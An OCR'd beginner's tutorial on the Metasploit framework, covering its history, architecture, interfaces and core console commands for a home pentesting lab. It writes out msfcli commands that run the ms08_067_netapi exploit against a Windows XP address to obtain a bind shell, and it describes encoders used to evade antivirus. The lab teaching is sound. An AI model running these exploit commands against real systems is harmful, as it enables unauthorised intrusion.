Metasploit Guide

Table of Contents

Attribution

1.http://www.offensive-security.com/metasploit-unleashed/Main_Page
2.http://www.securitytube.net/
3.http://www.metasploit.com/
4.http://en.wikipedia.org/
5.Various blogs and ethical hacking websites

Note:This document was solely made for educational purposes .Please do not use these methods for any kind of malicious activities or purposes (Intentional or Unintentional).

Chapter One

Introduction about Metasploit

Metasploit is an open source computer security project.Metasploit is not a single tool,it is a framework which is used for developing and executing exploit code against the Remote target.Using Metasploit we can exploit most of the vulnerabilities that exist in a software.

History of Metasploit

Metasploit was developed by a security researcher HD Moore in october 2003.He used perl scripting language to develop Metasploit.Metaspolit gained high popularity in information security field in a short time and this project was rewritten in Ruby programming language with more than 1,50,000 lines of code and version 3.0 was released in 2007.In 2009 Metasploit was acquired by a Security firm called Rapid7.


Now it has more than 1000 exploits, 260 payloads,460 auxiliary modules which have been effctively been used for exploiting and doing penetration testing on the target system.

Requirements

For performing any pentesting we should set up our own lab.

1.VM Ware or Virtual Box.
2.Back Track R3 (Linux based operating system which is used for pentesting).
3.Metasploitable (Intentionally vulnerable operating system developed by the Metasploit developers).
4.Windows XP
5.Windows 7

Metaspolit Architecture



Libraries

1.Rex : It is the basic library for performing most tasks.It handles sockets and differnet types of protocols.

2.MSF Core :It Provides the basic API.Defines the metasploit framework.

3.MSF Base: It provides the friendly API.
Provides simplified API's for use in the framework

Modules:

Payload: Payload is a piece of code that runs in the target system remotely.

Exploit : Exploit is a piece of software,chunk of data or a sequence of code that takes the advantage of a bug of vulnerability.


Auxiliary modules : This module is used for scanning ,fuzzing and doing various tasks.

Encoder:A program which encodes our payloads to avoid anti virus detection.

Interfaces:


Metasploit has different interfaces to ease our tasks.We can do a variety of tasks with these interfaces.

1.MSFConsole :This is the main interface we use throughout this document.open terminal type msfconsole.
You can get a window like the below screenshot.



Msfconsole eases all our tasks compared to other interfaces.I will explain all the commands which we can use in msfconsole interface in the metasploit basics chapter.

2.MSFCLI



This is the sample usage of msfcli interface.msfcli gives more importance to scripting and interpretability.It directly runs command line.It is a fantastic tool when you know the exact exploit and payload.

Usage:

open
1.Terminal—msfcli -h


2.msfcli windows/smb/ms08_067_netapi O
it displays various options

3.msfcli windows/smb/ms08_067_netapi RHOST=192.168.217.131 P
RHOST is the remote host,we should type the victim's ip address
P- Payloads

4.msfcli windows/smb/ms08_067_netapi RHOST=192.168.217.131 PAYLOAD=windows/shell/bind_tcp E
This will exploit the windows xp pc and we get a shell.

3.Armitage

Armitage is the graphical GUI version for metasploit.It was developed by Raphel Mudge.In armitage we can open more than one terminal and search our exploits either GUI or CUI at the same time.



Usage:

open


terminal—type Armitage

it will display the above window.we can search our exploits using the attacks tab and search for the appropriate payloads for that exploit

The armitage windos below displays metasploit CUI version and above GUI version you can view video tutorials about armitage in the link below.


http://www.fastandeasyhacking.com/manual

4.MSFGUI:



It is better to use the msfconsole rather than other interfaces because it give more power to our pentesting tasks.

Metasploit Editions:



Metasploit provides a community editon free of cost to everyone,the remaining two editions cost more.Giant security consulting firms are using express and pro editions because those edtions are too costly.

Chapter Two

Metasploit Basics

To become familiar with the metasploit framework one should know the basic commands of metasploit.Metasploit commands are classified into 2 types

1.Core commands
2.Database commands
To open metasploit,open terminal type msfconsole.

1.Core commands

To open these commands type ? Or type help in the metasploit console.Now i will explain the important commands that will help in the exploitation.


Useful commands

1)back : To come back from the current exploit or module


```
msf > use exploit/windows/browser/ms10_002_aurora
msf  exploit(ms10_002_aurora) > back
msf >
```

you can see i am getting back from the exploit(ms10_002_aurora) to msf main window.

2)banner: **This command displays metasploit banner**




3)connect :This command is used to connect to the host.we should specify the host ip address and port number along with this command.




4)exit and quit: **These commands are used to exit from metasploit and it comes to the root.**

5)irb:This command is used to drop a irb mode.Using this mode one can write one's own ruby scripts.




6)info:This command displays the whole information about the selected exploit.




7)load:This command is used to load plugins into metasploit.

8)unload:This command is used to unload the loaded plugin from the framework.




9)search:This command is used to search a specific exploit or module.This command is very useful to search any module.

